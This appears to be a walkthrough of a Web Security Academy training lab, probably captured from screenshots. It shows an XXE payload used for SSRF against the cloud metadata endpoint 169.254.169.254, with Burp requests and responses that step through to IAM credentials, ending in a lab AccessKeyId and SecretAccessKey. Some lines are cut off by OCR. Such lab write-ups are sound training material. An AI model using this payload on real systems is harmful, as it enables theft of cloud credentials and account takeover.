
Step 4 – Right click on the result page and send the results to Repeater. Open the Repeater tab.

Step 5 - Insert the following external entity definition in between the XML declaration and the stockCheck element:
<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>

Replace the productId number with a reference to the external entity: &xxe;

Step 6 – Click on "Send", to view the response.

The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.




Request

```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 179
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-aca
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-ac
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response


```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 28

"Invalid product ID: latest"
```

Step 7 - Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.




```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 185
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/p
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest"> ]>
  <stockCheck>
    <productId>
      &xxe;
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; cl
Connection: close
Content-Length: 31

"Invalid product ID: meta-data"
```




```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 195
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/product
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data">
  <stockCheck>
    <productId>
      &xxe;
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/j
Connection: close
Content-Length: 25

"Invalid product ID: iam"
```




```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 199
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like (
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/product?proc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam"> ]
  <stockCheck>
    <productId>
      &xxe;
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-
Connection: close
Content-Length: 42

"Invalid product ID: security-credentials"
```



```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 220
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.44
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials">
  <stockCheck>
    <productId>
      &xxe;
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/js
Connection: close
Content-Length: 27

"Invalid product ID: admin"
```



Target: https://acf41fcf1fe2511180ea6b8c(

```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 226
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Saf
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
  <stockCheck>
    <productId>
      &xxe;
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 546

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2021-05-06T05:11:16.917267Z",
"Type":"AWS-HMAC",
"AccessKeyId":"dqI3jG8q2rMwbC1ZXeLV",
"SecretAccessKey":"1k1gTT1VwmbBOPEghra5CjD3IZxwwUv5GLk9w7fy",
"Token":"IJEZEDJjuGW6wsDbzdeCYHI9ScDGATa0Zp7XiqLLwhWbqwmwrblrb
"Expiration":"2027-05-05T05:11:16.917267Z"
}"
```